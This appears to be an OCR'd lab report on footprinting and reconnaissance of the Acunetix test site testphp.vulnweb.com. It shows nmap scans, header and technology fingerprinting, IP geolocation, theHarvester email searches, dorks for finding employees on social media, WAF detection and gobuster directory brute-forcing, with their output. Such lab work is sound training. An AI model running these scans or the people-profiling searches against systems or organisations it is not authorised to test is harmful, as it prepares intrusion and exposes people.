

Project outputs

Phase 1: Footprinting and Reconnaissance

1. **site:testphp.vulnweb.com.**



2. **ping -c 1 testphp.vulnweb.com**



3. Location of Server: **whois $(dig +short testphp.vulnweb.com)**
   or
   curl ipinfo.io/$(dig +short testphp.vulnweb.com)

```
┌──(kali㉿kali)-[~]
└─$ curl ipinfo.io/$(dig +short testphp.vulnweb.com)
{
  "ip": "44.228.249.3",
  "hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",
  "city": "Boardman",
  "region": "Oregon",
  "country": "US",
  "loc": "45.8399,-119.7006",
  "org": "AS16509 Amazon.com, Inc.",
  "postal": "97818",
  "timezone": "America/Los_Angeles",
  "readme": "https://ipinfo.io/missingauth"
}
```

4. Operating system of server: **nmap -O -sS -Pn** testphp.vulnweb.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -O -sS -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 09:28 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.23s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2.4.37) (96%), Linux 3.2 (94%), Linux 4.4
(92%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), VMware Player virtual NAT device (90%), BlueArc
 Titan 2100 NAS device (89%), Microsoft Windows XP SP3 (89%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.05 seconds
```


5. Web Server Technology: **curl -I** http://testphp.vulnweb.com

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://testphp.vulnweb.com
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Tue, 29 Jul 2025 13:32:59 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```


6. Built-in Tech Stack: **whatweb -v testphp.vulnweb.com**

Or


Browser plugin: Wappalyzer (GUI)



7. When website was first seen:
   firefox https://web.archive.org/web/*/testphp.vulnweb.com



8. Other domains on same sever: **firefox** https://viewdns.info/reverseip/



9. Open ports: **nmap -sV -sS -Pn** testphp.vulnweb.com

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sS -Pn testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 09:43 EDT
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.32s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 170.10 seconds
```

10. Domain Registrar information: **curl** ipinfo.io/44.228.249.3


```
┌──(kali㉿kali)-[~]
└─$ curl ipinfo.io/44.228.249.3

{
  "ip": "44.228.249.3",
  "hostname": "ec2-44-228-249-3.us-west-2.compute.amazonaws.com",
  "city": "Boardman",
  "region": "Oregon",
  "country": "US",
  "loc": "45.8399,-119.7006",
  "org": "AS16509 Amazon.com, Inc.",
  "postal": "97818",
  "timezone": "America/Los_Angeles",
  "readme": "https://ipinfo.io/missingauth"
}
```


11. Employee emails: **theHarvester -d vulweb.com**

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d vulnweb.com
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.8.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] No IPs found.

[*] No emails found.

[*] No people found.

[*] No hosts found.
```


12. Linkedin and social search: in google dorks search following
    - **site:linkedin.com “@vulnweb.com”**

- **site:x.com “vulnweb”**







13. CEO/DIRECTOR information: Search on google **“CEO of Acunetix”**



14. WAF/Firewall Detection: **wafw00f certifiedhacker.com**




15. Directory listening:
    gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt

